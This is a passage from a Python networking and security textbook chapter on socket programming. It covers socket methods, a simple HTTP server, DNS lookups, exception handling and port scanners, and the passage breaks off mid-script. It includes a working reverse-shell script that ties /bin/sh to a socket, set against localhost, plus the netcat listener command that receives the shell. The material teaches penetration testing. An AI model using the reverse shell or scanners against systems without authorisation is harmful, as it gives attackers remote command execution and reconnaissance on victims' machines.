
Mastering Python for Networking and Security

Second Edition

Leverage the scripts and libraries of Python version 3.7 and beyond to overcome networking and security issues



José Manuel Ortega

Mastering Python for Networking and Security

Second Edition

Leverage the scripts and libraries of Python version 3.7 and beyond to overcome networking and security issues

José Manuel Ortega

Packt

BIRMINGHAM—MUMBAI

Mastering Python for Networking and Security *Second Edition*

Commissioning Editor: Vijin Boricha

Acquisition Editor: Shrilekha Inani

Senior Editor: Rahul Dsouza

Content Development Editor: Carlton Borges, Sayali Pingale

Technical Editor: Sarvesh Jaywant

Copy Editor: Safis Editing

Project Coordinator: Neil Dmello

Proofreader: Safis Editing

Indexer: Manju Arasan

Production Designer: Alishon Mendonsa

First published: September 2018

Second edition: December 2020

Production reference: 1031220

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-83921-716-6

www.packt.com

Packt.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information
- Copy and paste, print, and bookmark content

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at packt.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at customercare@packtpub.com for more details.

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Contributors

About the author

José Manuel Ortega has been working as a Software Engineer and Security Researcher with focus on new technologies, open source, security and testing. His career target has been to specialize in Python and DevOps security projects with Docker. Currently he is working as a security tester engineer and his functions in the project are analysis and testing the security of applications both web and mobile environments.

He has collaborated with universities and with the official college of computer engineers presenting articles and holding some conferences. He has also been a speaker at various conferences both national and international and is very enthusiastic to learn about new technologies and loves to share his knowledge with the developers community.

3
Socket Programming

In this chapter, you will learn some of the basics of Python networking using the socket module. The socket module exposes all of the necessary methods to quickly write TCP and UDP clients and servers for writing low-level network applications.

Socket programming refers to an abstract principle by which two programs can share any data stream by using an **Application Programming Interface (API)** for different protocols available in the internet TCP/IP stack, typically supported by the operating systems.

We will also cover implementing HTTP server and socket methods for resolving IPS domains and addresses.

The following topics will be covered in this chapter:

- Introducing sockets in Python
- Implementing an HTTP server in Python
- Implementing a reverse shell with sockets
- Resolving IPS domains, addresses, and managing exceptions
- Port scanning with sockets
- Implementing a simple TCP client and TCP server
- Implementing a simple UDP client and UDP server

Technical requirements

To get the most out of this chapter, you will need some basic knowledge of command execution in operating systems. Also, you will need to install the Python distribution on your local machine. We will work with Python version 3.7, available at `www.python.org/downloads`.

The examples and source code for this chapter are available in the GitHub repository at `https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition`.

Check out the following video to see the Code in Action : `https://bit.ly/2I3fFii`

Introducing sockets in Python

Sockets are the main components that allow us to exploit the capabilities of the operating system to interact with the network. You may regard sockets as a point-to-point channel of communication between a client and a server.

Network sockets are a simple way of establishing contact between processes on the same machines or on different ones. The socket concept is very similar to the use of file descriptors for UNIX operating systems. Commands such as `read()` and `write()` for working with files have similar behavior to dealing with sockets.

A socket address for a network consists of an IP address and port number. A socket's aim is to communicate processes over the network.

Network sockets in Python

Communication between different entities in a network is based on the classic socket concept developed by Python. A socket is specified by the machine's IP address, the port it is listening to, and the protocol it uses.

Creating a socket in Python is done through the `socket.socket()` method. The general syntax of the socket method is as follows:

```
s = socket.socket (socket_family, socket_type, protocol=0)
```

The preceding syntax represents the address families and the protocol of the transport layer.

Based on the communication type, sockets are classified as follows:

- TCP sockets (`socket. SOCK STREAM`)
- UDP sockets (`socket. SOCK DGRAM`).

The main difference between TCP and UDP is that TCP is connection-oriented, while UDP is non-connection-oriented.

Sockets can also be categorized by family. The following options are available:

- UNIX sockets (`socket. AF UNIX`), which were created before the network definition and are based on data
- The `socket. AF INET` socket for working with the IPv4 protocol
- The `socket.AF INET6` socket for working with the IPv6 protocol

There is another socket type–**socket raw**. These sockets allow us to access the communication protocols, with the possibility of using, or not, layer 3 (network level) and layer 4 (transport level) protocols, and therefore giving us access to the protocols directly and the information you receive in them. The use of sockets of this type will allow us to implement new protocols and modify existing ones.

As regards the manipulation of network packets, we have specific tools available such as **Scapy** (`https://scapy.net`). It is a module written in Python to manipulate packets with support for multiple network protocols. This tool allows the creation and modification of network packets of various types, implementing functions for capturing and sniffing packets.

The main difference vis-à-vis the previous types that are linked to a communication protocol (TCP or UDP) is that this type of socket works without being linked to a specific communication protocol.

There are two basic types of raw socket, and the decision of which to use depends entirely on the objective and requirements of the desired application:

- **AF_PACKET family**: The raw sockets of the `AF_PACKET` family are the lowest level and allow reading and write protocol headers of any layer.
- **AF_INET family**: The `AF_INET` raw sockets delegate the construction of the link headers to the operating system and allow shared manipulation of the network headers.

You can get more information and find some examples using this socket type in the socket module documentation: `https://docs.python.org/3/library/socket.html#socket.SOCK_RAW`.

Now that we have analyzed what a socket is and its types, we will now move on to introducing the socket module and the functionalities it offers.

The socket module

Types and functions required to work with sockets can be found in Python in the socket module. The **socket module** provides all of the required functionalities to quickly write TCP and UDP clients and servers.

The socket module provides every function you need in order to create a socket server or client.

When we are working with sockets, most applications use the concept of client/server where there are two applications, one acting as a server and the other as a client, and where both communicate through message-passing using protocols such as TCP or UDP:

- **Server**: This represents an application that is waiting for connection by a client.
- **Client**: This represents an application that connects to the server.

In the case of Python, the socket constructor returns an object for working with the socket methods.

This module comes installed by default when you install the Python distribution. To check it, we can do so from the Python interpreter:

```
>>> import socket
>>> dir(socket)
['__builtins__', '__cached__', '__doc__', '__file__',
'__loader__', '__name__', '__package__', '__spec__', '_
blocking_errnos', '_intenum_converter', '_realsocket', '_
socket', 'close', 'create_connection', 'create_server',
'dup', 'errno', 'error', 'fromfd', 'gaierror', 'getaddrinfo',
'getdefaulttimeout', 'getfqdn', 'gethostbyaddr',
'gethostbyname', 'gethostbyname_ex', 'gethostname',
'getnameinfo', 'getprotobyname', 'getservbyname',
'getservbyport', 'has_dualstack_ipv6', 'has_ipv6', 'herror',
'htonl', 'htons', 'if_indextoname', 'if_nameindex', 'if_
nametoindex', 'inet_aton', 'inet_ntoa', 'inet_ntop',
'inet_pton', 'io', 'ntohl', 'ntohs', 'os', 'selectors',
'setdefaulttimeout', 'sethostname', 'socket', 'socketpair',
'sys', 'timeout']
```

In the preceding output, we can see all methods that we have available in this module. Among the most-used constants, we can highlight the following:

```
socket.AF_INET
socket.SOCK_STREAM
```

To open a socket on a certain machine, we use the socket class constructor that accepts the family, socket type, and protocol as parameters. A typical call to build a socket that works at the TCP level is passing the socket family and type as parameters:

```
socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

These are the general socket methods we can use in both clients and servers:

- `socket.recv(buflen)`: This method receives data from the socket. The method argument indicates the maximum amount of data it can receive.
- `socket.recvfrom(buflen)`: This method receives data and the sender's address.
- `socket.recv_into(buffer)`: This method receives data into a buffer.
- `socket.recvfrom_into(buffer)`: This method receives data into a buffer.
- `socket.send(bytes)`: This method sends bytes of data to the specified target.
- `socket.sendto(data, address)`: This method sends data to a given address.
- `socket.sendall(data)`: This method sends all the data in the buffer to the socket.
- `socket.close()`: This method releases the memory and finishes the connection.

We have analyzed the methods available in the socket module and now we are moving to learn about specific methods we can use for the server and client sides.

Server socket methods

In a client-server architecture, there is a central server that provides services to a set of machines that connect to it. These are the main methods we can use from the point of view of the server:

- `socket.bind(address)`: This method allows us to connect the address with the socket, with the requirement that the socket must be open before establishing the connection with the address.
- `socket.listen(count)`: This method accepts as a parameter the maximum number of connections from clients and starts the TCP listener for incoming connections.
- `socket.accept()`: This method enables us to accept client connections and returns a tuple with two values that represent `client_socket` and `client_address`. You need to call the `socket.bind()` and `socket.listen()` methods before using this method.

We can get more information about server methods with the `help(socket)` command:

```
SocketType = class socket(builtins.object)
     |  socket(family=AF_INET, type=SOCK_STREAM, proto=0) ->
socket object
     |  socket(family=-1, type=-1, proto=-1, fileno=None) ->
socket object
     |
     |  Open a socket of the given type.  The family argument
specifies the address family; it defaults to AF_INET.  The type
argument specifies whether this is a stream (SOCK_STREAM, this
is the default)or datagram (SOCK_DGRAM) socket.  The protocol
argument defaults to 0,specifying the default protocol.
Keyword arguments are accepted.
     |  The socket is created as non-inheritable.
     |  When a fileno is passed in, family, type and proto are
auto-detected,unless they are explicitly set.
     |  A socket object represents one endpoint of a network
connection.
     |  Methods of socket objects (keyword arguments not
allowed):
     |  _accept() -- accept connection, returning new socket fd
and client address
     |  bind(addr) -- bind the socket to a local address
```

We have analyzed the methods available in the socket module for the server side and now we will move on to learning about specific methods we can use for the client side.

Client socket methods

From the client point of view, these are the socket methods we can use in our socket client for connecting with the server:

- `socket.connect(ip_address)`: This method connects the client to the server IP address.
- `socket.connect_ext(ip_address)`: This method has the same functionality as the `connect()` method and also offers the possibility of returning an error in the event of not being able to connect with that address.

We can get more information about client methods with the `help(socket)` command:

```
      |  connect(addr) -- connect the socket to a remote address
      |  connect_ex(addr) -- connect, return an error code
instead of an exception
```

The `socket.connect_ex(address)` method is very useful for implementing port scanning with sockets. The following script shows ports that are open in the localhost machine with the loopback IP address interface of `127.0.0.1`.

You can find the following code in the `socket_ports_open.py` file:

```
import socket
ip ='127.0.0.1'
portlist = [21,22,23,80]
for port in portlist:
     sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
     result = sock.connect_ex((ip,port))
     print(port,":", result)
     sock.close()
```

The preceding script checks ports for `ftp`, `ssh`, `telnet`, and `http` services in the localhost interface.

In the next section, we will go deep with port scanning using this method.

Basic client with the socket module

Now that we have reviewed client and server methods, we can start testing how to send and receive data from a website. Once the connection is established, we can send and receive data using the `send()` and `recv()` methods for TCP communications. For UDP communication, we could use the `sendto()` and `recvfrom()` methods instead.

Let's see how this works. You can find the following code in the `socket_data.py` file:

1. First create a socket object with the `AF_INET` and `SOCK_STREAM` parameters:

```
import socket
print('creating socket ...')
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
print('socket created')
print("connection with remote host")
```

```
target_host = "www.google.com"
target_port = 80
s.connect((target_host,target_port))
print('connection ok')
```

2. Then connect the client to the remote host and send it some data:

```
request = "GET / HTTP/1.1\r\nHost:%s\r\n\r\n" % target_
host
s.send(request.encode())
```

3. The last step is to receive some data back and print out the response:

```
data=s.recv(4096)print("Data",str(bytes(data)))
print("Length",len(data))
print('closing the socket')
s.close()
```

In *Step 3*, we are using the `recv()` method from the socket object to receive the response from the server in the data variable.

So far, we have analyzed the methods available in the socket module for client and server sides and implemented a basic client. Now we are moving to learn about how we can implement a server based on the HTTP protocol.

Implementing an HTTP server in Python

Knowing the methods that we have reviewed previously, we could implement our own HTTP server. For this task, we could use the `bind()` method, which accepts the IP address and port as parameters.

The socket module provides the `listen()` method, which allows you to queue up to a maximum of *n* requests. For example, we could set the maximum number of requests to `5` with the `mysocket.listen(5)` statement.

In the following example, we are using `localhost`, to accept connections from the same machine. The port could be `80`, but since you need root privileges, we will use one greater than or equal to `8080`. You can find the following code in the `http_server.py` file:

```
import socket
mySocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
mySocket.bind(('localhost', 8080))
```

```
mySocket.listen(5)
while True:
    print('Waiting for connections')
    (recvSocket, address) = mySocket.accept()
    print('HTTP request received:')
    print(recvSocket.recv(1024))
    recvSocket.send(bytes("HTTP/1.1 200 OK\r\n\r\n
<html><body><h1>Hello World!</h1></body></html> \r\n",'utf-8'))
    recvSocket.close()
```

Here, we are establishing the logic of our server every time it receives a request from a client. We are using the `accept()` method to accept connections, read incoming data with the `recv()` method, and respond to an HTML page to the client with the `send()` method.

The `send()` method allows the server to send bytes of data to the specified target defined in the socket that is accepting connections. The key here is that the server is waiting for connections on the client side with the `accept()` method.

Testing the HTTP server

If we want to test the HTTP server, we could create another script that allows us to obtain the response sent by the server that we have created.

You can find the following code in the `testing_http_server.py` file:

```
import socket
webhost = 'localhost'
webport = 8080
print("Contacting %s on port %d ..." % (webhost, webport))
webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
webclient.connect((webhost, webport))
webclient.send(bytes("GET / HTTP/1.1\r\nHost: localhost\r\n\
r\n".encode('utf-8')))
reply = webclient.recv(4096)
print("Response from %s:" % webhost)
print(reply.decode())
```

After running the previous script when doing a request over the HTTP server created in `localhost:8080`, you should receive the following output:

```
Contacting localhost on port 8080 ...
Response from localhost:
HTTP/1.1 200 OK
 <html><body><h1>Hello World!</h1></body></html>
```

In the previous output, we can see that the `HTTP/1.1 200 OK` response is returned to the client. In this way, we are testing that the server is implemented successfully.

In this section, we have reviewed how you can implement your own HTTP server using the client/server approach with the TCP protocol. The server application is a script that listens for all client connections and sends the response to the client.

In the next example, we are going to build a Python reverse shell script with sockets.

Implementing a reverse shell with sockets

A **reverse shell** is an action by which a user gains access to the shell of an external server. For example, if you are working in a post-exploitation pentesting phase and would like to create a script that is invoked in certain scenarios that will automatically get a shell to access the filesystem of another machine, we could build our own reverse shell in Python.

You can find the following code in the `reverse_shell.py` file:

```
import socket
import subprocess
import os
socket_handler = socket.socket(socket.AF_INET, socket.SOCK_
STREAM)
try:
    if os.fork() > 0:
        os._exit(0)
except OSError as error:
    print('Error in fork process: %d (%s)' % (error.errno,
error.strerror))
    pid = os.fork()
    if pid > 0:
        print('Fork Not Valid!')
socket_handler.connect(("127.0.0.1", 45679))
```

```
os.dup2(socket_handler.fileno(),0)
os.dup2(socket_handler.fileno(),1)
os.dup2(socket_handler.fileno(),2)
shell_remote = subprocess.call(["/bin/sh", "-i"])
list_files = subprocess.call(["/bin/ls", "-i"])
```

In the previous code, we are using `os` and `subprocess` modules. The `os` module is a multipurpose operating system interface module that allows us to check whether we can create a fork process using the `fork()` method. The `subprocess` module allows the script to execute commands and interact with the input and output of these commands.

From the socket module, we are using the `sock.connect()` method to connect to a host corresponding to a certain specified IP address and port (in our case it is `localhost`).

Once we have obtained the shell, we could obtain a directory listing using the `/bin/ls` command, but first we need to establish the connection to our socket through the command output. We accomplish this with the `os.dup2 (sock.fileno ())` instruction.

In order to run the script and get a reverse shell successfully, we need to launch a program that is listening for the previous address and port.

> **Important note**
>
> For example, we could run the application called **netcat** (`http://netcat.sourceforge.net`) and by running the `ncat -l -v -p 45679` command, indicating the port that we declared in the script, we could run our script to get a reverse shell in the localhost address using port `45679`.

In the following output, we can see the result of executing the previous script having previously launched the `ncat` command:

```
$ ncat -l -v -p 45679
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::45679
Ncat: Listening on 0.0.0.0:45679
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:50626.
sh-5.0$ ls
http_server
```

```
manage_socket_errors.py
port_scan
reverse_shell_host_port.py
reverse_shell.py
socket_data.py
socket_methods.py
socket_ports_open.py
socket_reverse_lookup.py
tcp_client_server
udp_client_server
sh-5.0$
```

Now that you know the basics for working with sockets in Python and implementing some use cases, such as developing our own HTTP server or a reverse shell script, let's move on to learning how we can resolve IP domains and addresses using the socket module.

Resolving IPS domains, addresses, and managing exceptions

Throughout this section, we'll review useful methods for obtaining more information about an IP address or domain, including the management of exceptions.

Most of today's client-server applications, such as browsers, implement **Domain Name Resolution** (**DNS**) to convert a domain to an IP address.

The domain name system was designed to store a decentralized and hierarchically structured database, where the relationships between a name and its IP address are stored.

Gathering information with sockets

The socket module provides us with a series of methods that can be useful to us in the event that we need to convert a hostname into an IP address and vice versa.

Useful methods for gathering more information about an IP address or hostname include the following:

- `gethostbyaddr(address)`: This allows us to obtain a domain name from the IP address.
- `gethostbyname(hostname)`: This allows us to obtain an IP address from a domain name.

These methods implement a DNS lookup resolution for the given address and hostname using the DNS servers provided by your **Internet Service Provider** (**ISP**).

We can get more information about these methods with the `help(socket)` command:

```
gethostname() -- return the current hostname
gethostbyname() -- map a hostname to its IP number
gethostbyaddr() -- map an IP number or hostname to DNS info
getservbyname() -- map a service name and a protocol name to a
port number
getprotobyname() -- map a protocol name (e.g. 'tcp') to a
number
```

Now we are going to detail some methods related to the host, IP address, and domain resolution. For each one, we will show a simple example:

- `socket.gethostbyname(hostname)`: This method returns a string converting a hostname to the IPv4 address format. This method is equivalent to the `nslookup` command we can find in some operating systems:

```
>>> import socket
>>> socket.gethostbyname('packtpub.com')
'83.166.169.231'
>>> socket.gethostbyname('google.com')
'216.58.210.142'
```

- `socket.gethostbyname_ex(name)`: This method returns a tuple that contains an IP address for a specific domain name. If we see more than one IP address, this means one domain runs on multiple IP addresses:

```
>>> socket.gethostbyname_ex('packtpub.com')
 ('packtpub.com', [], ['83.166.169.231'])
>>> socket.gethostbyname_ex('google.com')
 ('google.com', [], ['216.58.211.46'])
```

- `socket.getfqdn([domain])`: This is used to find the fully qualified name of a domain:

```
>> socket.getfqdn('google.com')
```

- `socket.gethostbyaddr(ip_address)`: This method returns a tuple with three values (`hostname`, `name`, `ip_address_list`). `hostname` represents the host that corresponds to the given IP address, `name` is a list of names associated with this IP address, and `ip_address_list` is a list of IP addresses that are available on the same host:

```
>>> socket.gethostbyaddr('8.8.8.8')
('google-public-dns-a.google.com', [], ['8.8.8.8'])
```

- `socket.getservbyname(servicename[, protocol_name])`: This method allows you to obtain the port number from the port name:

```
>>> import socket
>>> socket.getservbyname('http')
80
>>> socket.getservbyname('smtp','tcp')
25
```

- `socket.getservbyport(port[, protocol_name])`: This method performs the reverse operation to the previous one, allowing you to obtain the port name from the port number:

```
>>> socket.getservbyport(80)
'http'
>>> socket.getservbyport(23)
'telnet'
```

The following script is an example of how we can use these methods to obtain information from Google DNS servers. You can find the following code in the `socket_methods.py` file:

```
import socket
try:
    print("gethostname:",socket.gethostname())
    print("gethostbyname",socket.gethostbyname('www.google.
com'))
    print("gethostbyname_ex",socket.gethostbyname_ex('www.
```

```
google.com'))
    print("gethostbyaddr",socket.gethostbyaddr('8.8.8.8'))
    print("getfqdn",socket.getfqdn('www.google.com'))
    print("getaddrinfo",socket.getaddrinfo("www.google.
com",None,0,socket.SOCK_STREAM))
except socket.error as error:
   print (str(error))
   print ("Connection error")
```

In the previous code, we are using the `socket` module to obtain information about DNS servers from a specific domain and IP address.

In the following output, we can see the result of executing the previous script:

```
gethostname: linux-hpcompaq6005prosffpc
gethostbyname 172.217.168.164
gethostbyname_ex ('www.google.com', [], ['172.217.168.164'])
gethostbyaddr ('dns.google', [], ['8.8.8.8'])
getfqdn mad07s10-in-f4.1e100.net
getaddrinfo [(<AddressFamily.AF_INET: 2>, <SocketKind.SOCK_
STREAM: 1>, 6, '', ('172.217.168.164', 0)), (<AddressFamily.
AF_INET6: 10>, <SocketKind.SOCK_STREAM: 1>, 6, '',
('2a00:1450:4003:80a::2004', 0, 0, 0))]
```

In the output, we can see how we are obtaining DNS servers, a fully qualified name, and IPv4 and IPv6 addresses for a specific domain. It is a straightforward process to obtain information about the server that is working behind a domain.

Using the reverse lookup command

Internet connections between computers connected to a network will be made using IP addresses. Therefore, before the connection starts, a translation is made of the machine name into its IP address. This process is called **Direct DNS Resolution**, and allows us to associate an IP address with a domain name. To do this, we can use the `socket.gethostbyname(hostname)` method that we have used in the previous example.

Reverse resolution is the one that allows us to associate a domain name with a specific IP address.

This `reverse lookup` command obtains the hostname from the IP address. For this task, we can use the `gethostbyaddr()` method. In this script, we obtain the hostname from the IP address of `8.8.8.8`.

You can find the following code in the `socket_reverse_lookup.py` file:

```
import socket
try :
     result = socket.gethostbyaddr("8.8.8.8")
     print("The host name is:",result[0])
     print("Ip addresses:")
     for item in result[2]:
           print(" "+item)
except socket.error as e:
     print("Error for resolving ip address:",e)
```

In the previous code, we are using `gethostbyaddr(address)` method to obtain the hostname resolving the server IP address.

In the following output, we can see the result of executing the previous script:

```
The host name is: dns.google
Ip addresses:
 8.8.8.8
```

If the IP address is incorrect, the call to the `gethostbyaddr()` method will throw an exception with the message `"Error for resolving ip address: [Errno -2] Name or service not known"`.

Managing socket exceptions

When we are working with the sockets module, it is important to keep in mind that an error may occur when trying to establish a connection with a remote host because the server is not working or is restarting.

Different types of exceptions are defined in Python's socket library for different errors. To handle these exceptions, we can use the `try` and `accept` blocks:

- `exception socket.timeout`: This block catches exceptions related to the expiration of waiting times.
- `exception socket.gaierror`: This block catches errors during the search for information about IP addresses, for example, when we are using the `getaddrinfo()` and `getnameinfo()` methods.
- `exception socket.error`: This block catches generic input and output errors and communication. This is a generic block where you can catch any type of exception.

The following example shows you how to handle the exceptions. You can find the following code in the `manage_socket_errors.py` file:

```
import socket,sys
host = "domain/ip_address"
port = 80
try:
     mysocket = socket.socket(socket.AF_INET,socket.SOCK_
STREAM)
     print(mysocket)
     mysocket.settimeout(5)
except socket.error as e:
     print("socket create error: %s" %e)
     sys.exit(1)
try:
    mysocket.connect((host,port))
    print(mysocket)
except socket.timeout as e :
     print("Timeout %s" %e)
     sys.exit(1)
except socket.gaierror as e:
     print("connection error to the server:%s" %e)
     sys.exit(1)
except socket.error as e:
     print("Connection error: %s" %e)
     sys.exit(1)
```

In the previous script, when a connection timeout with an IP address occurs, it throws an exception related to the socket connection with the server.

If you try to get information about specific domains or IP addresses that don't exist, it will probably throw a `socket.gaierror` exception with the connection error to the server, showing the message `[Errno 11001] getaddrinfo failed`.

> **Important note**
>
> If the connection with our target is not possible, it will throw a `socket.error` exception with the message `Connection error: [Errno 10061] No connection`. This message means the target machine actively refused its connection and communication cannot be established in the specified port or the port has been closed or the target is disconnected.

In this section, we have analyzed the main exceptions that can occur when working with sockets and how they can help us to see whether the connection to the server on a certain port is not available due to a timeout or is not capable of solving a certain domain or IP address.

Now that you know the methods for working with IP addresses and domains, including managing exceptions when there are connection problems, let's move on to learning how we can implement port scanning with sockets.

Port scanning with sockets

In the same way that we have tools such as Nmap to analyze the ports that a machine has open, with the `socket` module, we could implement similar functionality to detect open ports in order to later detect vulnerabilities in a service that is open on said server.

In this section, we'll review how we can implement port scanning with sockets. We are going to implement a basic port scanner for checking each port in a hardcoded port list and another where the user enters the port list that he regards as interesting to analyze.

Implementing a basic port scanner

Sockets are the fundamental building block for network communication, and by calling the `connect_ex()` method, we can easily test whether a particular port is opened, closed, or filtered.

For example, we could implement a function that accepts as parameters an IP address and a port list, and returns for each port whether it is open or closed.

In the following example, we are implementing a port scanner using `socket` and `sys` modules. We use the `sys` module to exit the script with the `sys.exit()` instruction and return control to the interpreter in case of a connection error.

You can find the following code in the `check_ports_socket.py` file inside the `port_scan` folder:

```
import socket
import sys

def checkPortsSocket(ip,portlist):
    try:
        for port in portlist:
            sock= socket.socket(socket.AF_INET,socket.SOCK_
STREAM)
            sock.settimeout(5)
            result = sock.connect_ex((ip,port))
            if result == 0:
                print ("Port {}: \t Open".format(port))
            else:
                print ("Port {}: \t Closed".format(port))
            sock.close()
    except socket.error as error:
        print (str(error))
        print ("Connection error")
        sys.exit()

checkPortsSocket('localhost',[21,22,80,8080,443])
```

If we execute the previous script, we can see how it checks each port in localhost and returns a specific IP address or domain, irrespective of whether it is open or closed. The first parameter can be either an IP address or a domain name, because the socket module can resolve an IP address from a domain and a domain from an IP address.

If we execute the function with an IP address or domain name that does not exist, it will return a connection error along with the exception that the socket module has returned when it cannot resolve the IP address:

```
checkListPorts ('local', [80,8080,443])
[Errno 11004] getaddrinfo failed. Connection error
```

The most important part of the function in the previous script is when you check whether the port is open or closed. In the code, we also see how we are using the `settimeout()` method to establish a connection attempt time in seconds when trying to connect with the domain or IP address.

The following Python code lets you search for open ports on a local or remote host. The script scans for selected ports on a given user-entered IP address and reflects the open ports back to the user. If the port is locked, it also reveals the reason for that, for example, as a result of a time-out connection.

You can find the following code in the `socket_port_scanner.py` file inside the `port_scan` folder:

```
import socket
import sys
